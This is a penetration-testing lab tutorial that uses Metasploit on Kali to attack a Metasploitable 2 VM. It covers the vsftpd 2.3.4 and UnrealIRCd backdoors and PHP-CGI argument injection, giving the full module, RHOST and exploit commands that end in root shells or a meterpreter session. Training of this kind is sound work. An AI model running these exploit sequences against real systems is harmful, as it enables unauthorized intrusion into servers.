
Setup

Start your Kali VM and log in as root with the password toor

Start your Metasploitable 2 VM and log in as msfadmin with the password msfadmin

Execute the ifconfig command on both machines and ping from one to the other. Make sure you get replies, as shown below



Task 1: Exploiting vsftpd

In the previous project, Nmap found the FTP server "vsftpd 2.3.4" running on the Metasploitable 2 target.


In Kali, execute this command to open Metasploit.

msfconsole

At the "msf>" prompt, execute this command.

search vsftpd

As shown below, one exploit is found




Execute these commands:

use exploit/unix/ftp/vsftpd_234_backdoor

show options

As shown below, the only required parameter is RHOST, the IP address of the target system.




Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

set RHOST 172.16.1.190

exploit

As shown below, a command shell session opens. Execute the whoami command to see the reply root



Task 2: Exploiting Unreal IRC

In the previous project, Nmap found the UnrealIRCd server listening on port 6667 on the Metasploitable 2 target.


In Kali, execute this command to open Metasploit.

msfconsole

At the "msf>" prompt, execute this command.

search unreal


As shown below, one exploit is found



Execute these commands:

use exploit/unix/irc/unreal_ircd_3281_backdoor show options

As shown below, the only required parameter is RHOST, the IP address of the target system.




Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

set RHOST 172.16.1.190

exploit


As shown below, a command shell session opens. Execute the whoami command to see the reply root



Task 3: Exploiting PHP CGI Argument Injection

On your Kali VM, open Firefox and go to the IP address of your Metasploitable 2 VM.

A Web page opens, as shown below




Click the phpMyAdmin link.

Append this to the end of the URL, and press Enter.

?-s

The source code of the Web page appears, as shown below



This is a known bug in PHP-CGI, and it allows us to get remote code execution with Metasploit.


In Kali, execute this command to open Metasploit.

msfconsole

At the "msf>" prompt, execute this command.

search php_cgi

As shown below, one exploit is found




Execute these commands:

use exploit/multi/http/php_cgi_arg_injection

show options

As shown below, the only required parameter is RHOST, the IP address of the target system



Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

set RHOST 172.16.1.190

exploit

As shown below, a meterpreter session opens

Execute these commands to see system information and your user ID. You are "www-data", which is a low-privilege account.

sysinfo

getuid

